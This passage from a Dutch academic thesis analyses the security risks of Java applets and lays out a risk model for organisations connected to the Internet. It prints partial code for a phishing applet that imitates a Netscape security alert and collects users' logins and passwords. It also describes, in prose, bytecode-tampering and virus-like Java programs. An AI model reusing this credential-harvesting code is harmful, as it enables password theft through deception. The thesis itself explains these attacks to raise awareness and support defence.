Zoals eerder gesteld wordt in deze scriptie vaak gesproken van de organisatie. Organisatie is op een aantal plaatsen een te algemene term. Wanneer een organisatie een WWW-pagina aanvraagt bij een webserver, wordt in feiten een gebruiker, als onderdeel van deze organisatie, bedoeld. Afhankelijk van de omvang van de organisatie, kunnen één of meerdere gebruikers aan de clientzijde gebruik maken van de connectie met het Internet. Dit betekent dat al de gebruikers aan de clientzijde, zolang ze in bezit zijn van een Java-enabled webbrowser, Java-applets kunnen aanvragen. Deze gebruikers creëren door de ontvangst en directe uitvoering van deze Java-applets risico's (zie 5.1.1 en 5.1.2). Deze risico's gelden daarentegen wel voor de gehele organisatie.

Het Java-beveiligingsmodel beschermt een organisatie tegen de risico's van Java-applets. Ondanks de vergaande technische maatregelen, dient een organisatie enige organisatorische beveiligingsmaatregelen in zaken de omgang met Java-applets te nemen. De voorbeelden in dit hoofdstuk hebben aangetoond dat het Java-beveiligingsmodel enkele fouten of tekortkomingen vertoond en dat er Java-applets op het Internet aanwezig zijn, die gebruik maken van deze fouten. De gebruikers aan de clientzijde dienen zich in eerste instantie bewust te zijn van de risico's van Java-applets. Het tot stand komen van dit bewustzijn is een organisatorische maatregel aan de clientzijde.

Een belangrijk punt bij dit bewustzijn is dat een deel van de risico's vermeden kan worden door het eigen gedrag op het Internet in zaken de omgang met Java-applets. Een voorbeeld van het belang van het bewustzijn van de risico's is bij de acceptatie van Digital Signatures (zie 4.2.6). Het accepteren van elke willekeurige Digital Signature geeft een Java-applet de mogelijkheid om buiten zijn Sandbox te treden. Het volgende Java-applet geeft een ander voorbeeld van het belang van risicovermijdend gedrag op het Internet [Lad1996a/b].

Listing 5.12 Gedragingen van de gebruiker

```
/*
      wegens de omvang van dit voorbeeld, is slechts het
      kenmerkend gedeelte    opgenomen in dit voorbeeld.
*/

public void run() {
        //creer een venster
        warning1 = "Netscape Security Alert: ";
        warning2 = "There is an attempt to violate";
        warning3 = "your system's security.";
        warning4 = "To restart Netscape securely,";
        warning5 = "login to your local system.";
        bigWindow = new ErrorFrame(warning1, warning2, warning3,
                                   warning4, warning5);
        bigWindow.setFont(netscapeFont);
        bigWindow.resize(10000, 10000);  // make it big!
        Point pt = location();
        bigWindow.move(pt.x - 1000, pt.y - 1000);
        bigWindow.show();
    }

class ErrorFrame extends Frame {
      //Constructor
      ErrorFrame(String m1, String m2, String m3,
                String m4, String m5) {

            super("Netscape: Security Alert");
            setLayout(new GridLayout(50, 40));
            add(new ErrorPanel(m1, m2, m3, m4, m5));
      }
} //einde Errorframe

class ErrorPanel extends Panel {
      //  Constructor
      ErrorPanel(String m1, String m2, String m3, String m4, String m5) {
            setLayout(new GridLayout(2, 1));
            setBackground(new Color(170, 170, 170));
            add(new WarningPanel(m1, m2, m3, m4, m5));
            add(new OutPanel("Login:", 12, "Password: ", 12));
    }
} //einde ErrorPanel

class WarningPanel extends Panel {
      // Constructor
      WarningPanel(String s1, String s2, String s3, String s4, String s5) {
        setLayout(new GridLayout(5, 1));
        add(new Label(s1, Label.LEFT));
        add(new Label(s2, Label.LEFT));
        add(new Label(s3, Label.LEFT));
        add(new Label(s4, Label.LEFT));
        add(new Label(s5, Label.LEFT));
    }
}// einde WarningPanel
```

```
class OutPanel {
      TextField tf1, tf2;
      Button b1, b2;
      Thread wasteResources = null;
      Login sendIt = null;
      int myPort = thePort;

      //constructor method
      OutPanel(String prompt1, int textwidth1,
                  String prompt2,int textwidth2){

            setLayout(new GridLayout(3, 2));
            add(new Label(prompt1, Label.RIGHT));
            tf1 = new TextField(textwidth1);
            tf1.setText(null);
            add(tf1);
            add(new Label(prompt2, Label.RIGHT));
            tf2 = new TextField(textwidth2);
            tf2.setEchoCharacter('*');
            tf2.setText(null);
            add(tf2);
            b1 = new Button("OK");
            add(b1);
            b2 = new Button("Quit");
            add(b2);
    }

    public boolean action(Event evt, Object arg) {
        if (evt.target instanceof Button) {
            String bname = (String) arg;
            if (bname.equals("OK")) {
                  String user = tf1.getText();
                  String pword = tf2.getText();
                  sendIt = new Login(myPort);
                  //verstuur de username en het paswoord naar de webserver
                  //de klasse Loging is hier achterwege gelaten.
                  sendIt.communicate(user, pword);

            }
        }
        return true;
    }
} //einde Outpanel
```

Dit Java-applet presenteert de gebruiker aan de clientzijde een venster met de vraag of de gebruikersnaam en het bijbehorende paswoord ingevuld kan worden. De gebruiker dient zich op dat moment te beseffen dat dit venster gecreëerd is door een Java-applet (te herkennen aan de gebroken sleutel onder in het venster) en welke risico's ontstaan als de gebruikersnaam en het paswoord worden ingevuld. Het Java-applet in dit voorbeeld zet een netwerkconnectie op met de server van waar het applet werd geladen en retourneert de ingevulde gebruikersnaam en paswoord aan deze server.

5.2 Het CLASS-bestand

Zoals eerder in de behandeling van het CLASS-bestand (zie 3.1.4) is gebleken, is de opbouw van een dergelijk bestand strak geformuleerd. De vaststaande opbouw maakt de controle op een CLASS-bestand door de Classfile Verifier in de JVM eenvoudiger en daarmee sneller. Aan de andere kant kan een Java-programmeur met enige kennis van de opbouw van een CLASS-bestand vrij eenvoudig wijzigingen en/of toevoegingen aanbrengen. Een Java-programmeur weet precies waar in een CLASS-bestand de bytecode voor een bepaalde methode is opgeslagen en kan op deze plaats nieuwe bytecode-instructies toevoegen [Ladu1997].

De wijzigen en/of toevoegingen aan een CLASS-bestand worden aangebracht na compilatie van de Java-broncode. De Java-compiler controleert of de broncode voldoet aan de beveiligingsmaatregels in de taal Java. Deze beveiligingsmaatregelen zijn onderdeel van het Java-beveiligingsmodel (zie 4.2.2). Daar de zojuist genoemde wijzigen en/of toevoegingen pas na compilatie aangebracht worden, zijn zij niet onderhevig aan de controles van de Java-compiler. De JVM controleert door middel van de Classfile Verifier of een te laden CLASS-bestand voldoet aan de vaststaande opbouw en of de bytecode in dit bestand veilig uitgevoerd kan worden.

Problemen ontstaan doordat de controles op de beveiliging van de bytecode in een CLASS-bestand niet overeenkomen met de controles op de beveiligingsmaatregelen in de taal Java. De controles door de Java-compiler op Java-broncode zijn strenger dan de controles door de Classfile Verifier op de bijbehorende bytecode. Met andere woorden, het is mogelijk om CLASS-bestanden in de JVM te laden en uit te voeren die door geen enkele Java-compiler gecreëerd kunnen worden.
Een bekend voorbeeld van een toevoeging aan de bytecode is de **goto**-instructie. De programmeertaal Java kent geen **goto**-operaties, maar er bestaat wel een dergelijke bytecode-instructie in de instructieset van de JVM. Bij de aanroep van een methode met een **goto**-instructie zal de JVM (en daarmee ook de Classfile Verifier) deze instructie goedkeuren en uitvoeren.

De risico's voor een organisatie in deze paragraaf ontstaan dus door de mogelijkheid om wijzigingen en/of toevoegingen in bestaande CLASS-bestanden aan te brengen, waarbij een

belangrijk aspect bij de beschouwing van deze risico's is dat de CLASS-bestanden niet voldoende door de Classfile Verifier gecontroleerd worden. Illegale operaties door de eventuele aangebrachte wijzingen en toevoegingen in een CLASS-bestand worden zodoende niet altijd voorkomen.

De voorbeelden in deze paragraaf verschillen enigszins van aard. Dit eerste voorbeeld behandelt een Java-applet. De toevoegingen aan de bytecode in het bijbehorende CLASS-bestand werden aangebracht aan de serverzijde waar dit bestand wordt opgeslagen. Om in de termen van het uitvoeringstraject van een Java-applet te spreken, vinden deze toevoegingen plaats in fase één van dit traject. De gevolgen van deze toevoegingen en daarmee ook de risico's voor een organisatie aan de clientzijde vinden pas plaats bij uitvoering van het Java-applet in fase twee van het uitvoeringstraject van een Java-applet.
Het CLASS-bestand **Attacker.java** geeft een voorbeeld van een illegale operatie door middel van de toevoeging van een **goto**-instructie. Aan één van de methoden in dit Java-applet werd een **goto**-instructie toegevoegd aan het **catch**-blok (zie 4.2.2.4) van de Exception Handler van deze methode. Door deze constructie wordt constant vanuit dit blok teruggesprongen naar het bijbehorende **try**-blok. Op het moment dat in het **try**-blok een exceptie wordt opgeworpen, voert men de operaties in het **catch**-blok. Door de **goto**-instructie in dit blok wordt weer teruggesprongen naar het **try**-blok en wordt opnieuw de exceptie opgeworpen. Deze toevoeging zorgt op deze wijze voor een oneindige loop.

Het volgende voorbeeld is ernstiger van aard dan het voorgaande. Waar de toevoegingen en/of wijzigingen aan CLASS-bestanden aangebracht kunnen worden door een Java-programmeur, kunnen zij ook aangebracht worden door een ander Java-programma.
PublicEnemy.java is een Java-applicatie die wijzingen probeert aan te brengen in de Java API die bij de Java-enabled webbrowser geïnstalleerd is. Deze applicatie kan bij uitvoering aan de clientzijde alle klassen en de bijbehorende velden en methoden in de Java API **public** maken. De risico's voor een organisatie ontstaan op het moment dat deze een Java-applet uitvoert. Dit applet heeft toegang tot alle velden en methoden in de Java API. Zo kan een Java-applet bijvoorbeeld de velden van een Security Manager wijzigen en zichzelf toegang verschaffen tot alle systeem-resources.
Het toevoegen van een bytecode aan Java-klassen door middel van een Java-applicatie geïnstalleerd op de lokale schijf van een machine aan de clientzijde lijkt veel op de werking van een virus. De applicatie is het virus dat andere programma's (in dit geval Java-klassen)

infecteert met virale bytecode. Zoals eerdere gesteld worden klassen van de lokale schijf als betrouwbaar gezien en hebben zodoende toegang tot de systeem-resources. Toevoeging van virale bytecode aan één van deze klassen kan betekenen dat door uitvoering van deze bytecode andere Java-klassen op de lokale schijf geïnfecteerd worden. Daarnaast kunnen toevoegingen van bytecode misbruik maken van de systeem-resources aan de clientzijde. Het innemen van opslagruimte op de lokale schijf lijkt een voor de hand liggend voorbeeld.
ClassHacker.java is een Java-applicatie die de Java-klassen op de lokale schijf aanpast. De virale bytecode wordt aan deze klassen toegevoegd en de bijbehorende CLASS-bestanden worden zodanig aangepast dat de toevoegingen niet door de Classfile Verifier onderschept worden.
Het laatste voorbeeld behandelt een Java-applicatie die zijn eigen CLASS-bestand wijzigt. Het **Mutator.java** voorbeeld verandert bij elke uitvoering telkens één byte in het CLASS-bestand. Aan de hand van deze wijzigingen wordt bijgehouden hoe vaak deze applicatie uitgevoerd is. De applicatie zal zichzelf verwijderen na zes uitvoeringen.

De bescherming van een organisatie tegen dit soort voorbeelden zit in het feit dat een Java-applicatie voor uitvoering eerst op de lokale schijf geïnstalleerd dient te worden. Een organisatie zal vaak eerst overtuigd dienen te zijn van het nut van een Java-applicatie voordat deze applicatie geïnstalleerd wordt. In de volgende paragraaf wordt iets dieper op het gebruik van Java-applicaties ingegaan.

Het wijzigen en/of toevoegen van bytecode in CLASS-bestanden vormen een relatief nieuwe groep van risico's voor een organisatie. De eerste voorbeelden worden pas sinds het laatste jaar (1997) op het Internet gevonden. De voorbeelden die in deze paragraaf behandeld zijn, vormen nog geen grote risico's voor een organisatie. Vijandiger voorbeelden zullen, gezien de kracht van de bytecode en relatief eenvoudige opbouw van een CLASS-bestand, op korte termijn hun intrede doen.

5.3 Java-applicaties

Zoals eerder beschreven in hoofdstuk 2 en 4 zijn stand-alone Java-applicaties niet onderhevig aan alle beveiligingsmaatregelen die voor een Java-applet gelden. Al hoewel het Java beveiligingsmodel geldt voor beide soorten Java-programma's, heeft een Java-applicatie onbeperkte toegang tot de systeem-resources aan de clientzijde. Een Java-applicatie is een bestand op de lokale schijf en wordt als betrouwbaar gezien. Daarmee is een Java-applicatie niet onderhevig aan de beveiligingsmaatregelen van de Security Manager die gelden voor Java-applets. Een vijandige Java-applicatie kan (uniform aan een Java-applet) gedefinieerd worden als een Java-applicatie die, al dan niet met opzet van de programmeur, misbruik probeert te maken van de systeem-resources van de machine aan de clientzijde. Vanzelfsprekend zal een Java-applicatie die slechts misbruik maakt van de systeem-resources zich in weinig populariteit mogen verheugen. Een dergelijke applicatie zal niet veel voorkomen en, als het voorkomt, zou het al snel door de mand vallen. Een Java-applicatie levert pas risico's op voor een organisatie als het op het eerste gezicht enkele nuttige functionaliteiten toont, maar op de achtergrond een of meer schadelijke threads opstart.

Een bekend voorbeeld van een Java-applicatie is de chatbox. Net als een Java-applet kan een Java-applicatie ingericht worden als een chat-client. De gebruiker aan de clientzijde krijgt door middel van de uitvoering van de Java-applicatie de mogelijkheid om te 'chatten' met andere gebruikers op het Internet. Elke gebruiker heeft zijn eigen chat-client. De communicatie tussen de verschillende chat-clients verloopt via een server. Deze zogenaamde chat-server ontvangt de invoer van de verschillende gebruikers en toont deze aan alle andere gebruikers. Dergelijke Java-applicaties zijn in omloop en mogen zich verheugen in een grote populariteit. Zoals eerder gesteld kan een Java-programma en dus ook een Java-applicatie meerdere threads naast elkaar uitvoeren. De bovengenoemde Java-applicatie levert risico's op voor een organisatie indien, naast de thread voor de communicatie met de centrale server, een andere thread vijandige operaties uit gaat voeren. Een dergelijke thread kan bijvoorbeeld zijn het zoeken op de lokale schijf naar gevoelige informatie, het wissen van bestanden, het opzetten van andere netwerkconnecties, het wijzigen van bytecode in andere CLASS-bestanden (zie 5.2), etc.

Gesteld moet worden dat de risico's die een organisatie loopt ten gevolgen van de voorbeelden in deze paragraaf niet specifiek zijn voor de taal Java. Dergelijke applicaties kunnen gebouwd worden in elke programmeertaal die mogelijkheden geeft voor het opzetten van een Internet-connectie.

Hoofdstuk 6 Risicomodel van Internet-gebruik


Dit hoofdstuk bespreekt een risicomodel van het gebruik van het Internet in het algemeen. De termen die in dit model gebruikt worden wijken op een aantal plaatsen af van de rest van de scriptie. Dit model gaat uit van een organisatie met een informatiesysteem. Het risicomodel geeft een zo compleet mogelijk overzicht van de risico's die een organisatie loopt bij de koppeling van dit informatiesysteem aan het Internet. Dit zijn in de eerste plaats de risico's voor dit informatiesysteem zelf. De beïnvloeding van het informatiesysteem door activiteiten geïnitieerd over het Internet vormt een risico van het Internet-gebruik. Aan de andere kant worden de risico's beschreven voor de informatie, die door gebruikers van het informatiesysteem over het Internet wordt gedistribueerd.

Paragraaf 6.1 beschrijft het risicomodel dat door Ridderbeekx en Van den Berg [Rid1997a/b] in een recente studie is opgesteld. Ridderbeekx heeft in zijn scriptie een model opgezet waarbij ernaar gestreefd is om de risico's van een koppeling van het informatiesysteem aan het Internet in één algemeen schema weer te geven.

In de daarop volgende paragraaf 6.2 zal dit model worden toegespitst op de analyse van de risico's van een Java-applet. Deze paragraaf geeft ten eerste uitleg hoe de terminologie van dit risicomodel past binnen de beschrijving van de risico's van een Java-applet voor een organisatie. Daarnaast probeert deze paragraaf de risico's van een Java-applet te beschrijven binnen de risicosoorten die in het beschreven risicomodel zijn te onderscheiden.
Een uitgebreidere beschrijving volgt in Hoofdstuk 7. Dit hoofdstuk zal de risico's en beveiligingsmaatregelen in het Java-beveiligingsmodel in het licht van het risicomodel van dit hoofdstuk beoordelen.

6.1 Risicomodel

Ridderbeekx en Van den Berg [Rid1997a/b] gaan uit van het volgende communicatiemodel:



Figuur 6.1 Communicatiemodel

In dit model zijn de volgende onderdelen te onderscheiden: organisaties A en B, met hun informatiesystemen en processen, en informatie, die over het Internet gedistribueerd wordt. Als we het over risico's van Internet-gebruik hebben, zijn dit de onderdelen die aan deze risico's blootgesteld worden. De definitie van een organisatie is reeds in een eerder stadium gegeven en geldt ook binnen dit model. De overige onderdelen zullen in de volgende sub-paragrafen worden uitgewerkt.

6.1.1 Informatiesysteem en processen

Het model geeft een schematische voorstelling van een koppeling tussen twee organisaties door middel van het Internet. Deze koppeling is in feiten een koppeling tussen de twee interne computernetwerken van organisatie A en B. De interne netwerken van beide organisaties zijn door deze koppeling verbonden met een extern netwerk. Een extern netwerk is een netwerk dat niet binnen de directe invloedssfeer en beheerverantwoordelijkheid van de organisatie ligt.

Het externe netwerk is in dit geval het veel omvattende Internet. In dit model stroomt de informatie over het Internet van organisatie A naar B.
Het interne netwerk wordt door deze koppeling een onderdeel van het Internet. Deze koppeling heeft zijn toegevoegde waarde in het feit dat door het Internet additionele informatiestromen beschikbaar komen. Aan de andere kant is de organisatie door de koppeling afhankelijker van de kwaliteit van informatie, processen, procedures, mensen en netwerken van organisaties buiten de eigen invloedsfeer. Deze afhankelijkheid brengt bepaalde risico's met zich mee.

Het interne netwerk is een component van het informatiesysteem van de organisatie. Een informatiesysteem omvat het geheel van methoden, faciliteiten en activiteiten waarmee een organisatie in haar informatiebehoeften tracht te voorzien [Beme1994]. De informatiebehoeften ontstaan binnen een organisatie doordat men de primaire en secundaire processen zo goed mogelijk probeert te besturen en/of beheersen. Goede beslissingen nemen aangaande de besturing en/of beheersing van een proces vereist correcte informatie.
In dit risicomodel wordt gebruik gemaakt van een geautomatiseerd informatiesysteem. Een intern netwerk en een koppeling van dit netwerk met het Internet zijn geautomatiseerde componenten van dit informatiesysteem. Een informatiesysteem wordt in het licht van dit risicomodel als volgt gedefinieerd:

Een informatiesysteem is in dit risicomodel een verzameling van componenten, die een organisatie kan helpen bij het besturen en/of beheersen van de primaire en vaak ook secundaire processen.

De componenten van een informatiesysteem worden gevormd door de zojuist genoemde methoden, faciliteiten en activiteiten. Onder methoden vallen o.a. de procedures en werkvoorschriften met betrekking tot het vergaren, bewerken en verstrekken van gegevens. De faciliteiten zijn de hulpmiddelen die bij het vergaren van informatie worden ingeschakeld, waaronder de mensen binnen een organisatie en de materiële middelen. Belangrijke middelen binnen het geautomatiseerde informatiesysteem in dit risicomodel zijn het interne netwerk, de aansluiting op het Internet, de machine(s) binnen het interne netwerk, de externe apparatuur (beeldschermen, printers, scanners, etc.), de programmatuur, de gegevens (in opslag en transport). Activiteiten zijn al die werkzaamheden die tot doel hebben de bovengenoemde gegevens te transformeren tot informatie (zie 6.1.2).

6.1.2 Gegevens en informatie

Gegevens (of data) zijn de objectief waarneembare neerslag van feiten of kennis op een bepaald medium, zodanig dat deze gegevens gedistribueerd kunnen worden. Informatie is de betekenis die een organisatie aan de gegevens verbindt [Beme1994].
In dit model verstuurt organisatie A informatie naar organisatie B. Dit wordt aangeduid als een informatiestroom van organisatie A naar B. Deze informatie kan zeer divers van vorm en aard zijn. E-mail, WWW-pagina's, spraak en nieuwsgroepen zijn slechts enkele van de vormen waarop de informatie wordt gedistribueerd. De informatie kan in aard verschillen van reclame tot financiële transacties. Afhankelijk van de aard van de informatie, bestaat er bij de verzender en de ontvanger van de informatie een bepaald belang dat de informatie foutloos overkomt.

6.1.3 Risico's van Internet gebruik

Een organisatie is onderhevig aan de risico's die het gebruik van het Internet voor het informatiesysteem in zijn geheel met zich meebrengt. Deze risico's worden gevormd door de negatieve beïnvloeding van het informatiesysteem van de organisatie (zie 6.1.1), die op het Internet is aangesloten, danwel de informatie (zie 6.1.2), die over het Internet gedistribueerd wordt. Anders gesteld, de risico's van het Internet-gebruik kunnen de kwaliteit van zowel informatie als informatiesysteem verlagen.
De risico's, die in dit model behandeld worden, zijn ook ingedeeld naar deze twee groepen: (a) de risico's door de negatieve beïnvloeding van de kwaliteit van informatie tijdens de distributie over het Internet en (b) de risico's door de negatieve beïnvloeding van de kwaliteit van het informatiesysteem door ongeautoriseerde activiteiten geïnitieerd over het Internet.

A *het negatief beïnvloeden van de kwaliteit van de gedistribueerde informatie.*

De eerste groep betreft de risico's door het kwalitatief negatief beïnvloeden van de informatie al tijdens de distributie over het Internet. Als een derde informatie gedurende de distributie kan wijzigen voordat het door de organisatie aan de clientzijde wordt ontvangen, kan het informatiesysteem van deze organisatie gevoed worden met foutieve informatie. De foutieve informatie kan daarmee van invloed zijn op een primair of secundair proces. De kwaliteit van gedistribueerde informatie wordt gemeten aan de hand van een drietal aspecten. De negatieve beïnvloeding van één of meer van deze aspecten vormt een risico voor de organisatie:

- Vertrouwelijkheid en integriteit. Informatie moet ontoegankelijk zijn en mag niet gewijzigd kunnen worden door derden.
- Authenticiteit. De herkomst van informatie moet ontegenzeggelijk vaststaan.
- Onweerlegbaarheid. Het verzenden van informatie mag niet ontkend kunnen worden door de verzender.


Praktijkvoorbeelden van deze groep van risico's zijn het afvangen van e-mail, creditkaartnummers of bedrijfsgevoelige informatie. Aan de andere kant behoort het versturen van e-mail onder andermans naam (denk aan de Mail Forging) ook tot deze groep.

B *het negatief beïnvloeden van de kwaliteit van het informatiesysteem.*

De negatieve beïnvloeding van de kwaliteit van het informatiesysteem door ongeautoriseerde acties die vanaf het Internet worden geïnitieerd brengt risico's met zich mee. Deze risico's van het informatiesysteem worden gevormd door de risico's voor de verschillende componenten van dit informatiesysteem (zie 6.1.1). Het beschadigen van één van deze componenten heeft zijn invloed op de werking van het volledige informatiesysteem en daarmee op de processen, die gekoppeld zijn aan dit systeem. De kwaliteit van een informatiesysteem wordt gemeten aan de hand van een drietal aspecten. De negatieve beïnvloeding van één of meer van deze aspecten vormt een risico voor de organisatie:

- De adequate werking en beschikbaarheid van het informatiesysteem. Een informatiesysteem moet onverminderd bruikbaar zijn voor de geautoriseerde gebruikers.
- De vertrouwelijkheid en de integriteit van het informatiesysteem. Een informatiesysteem moet ontoegankelijk zijn voor derden en mag niet beïnvloed kunnen worden door derden.
- Het beveiligingsverantwoord gebruik van het informatiesysteem. De geautoriseerde gebruikers van het informatie moeten zich bewust zijn van de beveiligingsproblematiek van een informatiesysteem met een aansluiting op het Internet en handelen naar dit bewustzijn.

Praktijkvoorbeelden van deze groep van risico's zijn het hacken van computers, het overstelpen met informatie (mail-bommen), virussen en vijandige Java-applets (zie 4.1).



Figuur 6.2 Risicomodel

De bovengenoemde punten zijn de kwaliteitsaspecten waar de informatie danwel het informatiesysteem aan moet doen. Negatief beïnvloeden van één van deze kwaliteitsaspecten heeft zijn weerslag op de kwaliteit van de informatie danwel het informatiesysteem in zijn geheel.


Als het informatiesysteem een organisatie ondersteunt bij het besturen en/of beheersen van processen, vormen de bovengenoemde risico's van het gebruik van het Internet ook een risico voor deze processen. De processen kunnen dientengevolge vertraging oplopen, stil gelegd worden of van foutieve informatie voorzien worden. De gevolgen zijn in dit geval voor de betrokken organisatie vaak niet te overzien.
De aard van de koppeling van een proces aan het informatiesysteem en het belang van dit proces voor een organisatie bepalen de kwaliteitseisen die gesteld worden aan de informatie en het informatiesysteem. De aard van de koppeling bepaalt de mate waarin informatie, die over het Internet gedistribueerd, gebruikt wordt als invoer voor een proces [Rid1997b].

6.2 Risico's van Java-applets

In deze paragraaf wordt verder uitgewerkt hoe Java-applets in het risicomodel van Ridderbeekx en Van den Berg (zie 6.1) passen. Ten eerste kan organisatie A in het risicomodel gezien worden als de serverzijde binnen het Client/Server-model van een Java-applet. De machine aan de serverzijde waar het Java-applet is opgeslagen is een component van het informatiesysteem van organisatie A.

Organisatie B vormt aan de andere kant de clientzijde. De client, die door middel van een machine aan de clientzijde en de connectie van deze machine met het Internet het Java-applet opvraagt bij de webserver, laadt en uitvoert, is een component van het informatiesysteem van organisatie A.

In termen van het uitvoeringstraject van een Java-applet vindt fase één plaats binnen het informatiesysteem van organisatie A en de distributie van de informatie over het Internet. De risico's uit risicogroep A vinden plaats gedurende de distributie over het Internet en vallen dus binnen fase één van het uitvoeringstraject. Fase twee van het uitvoeringstraject vindt plaats binnen het informatiesysteem van organisatie B. De risico's uit risicogroep B zijn ook van toepassing op dit informatiesysteem en vallen dus binnen fase twee van het uitvoeringstraject.



Figuur 6.3 Risicomodel en Java applets

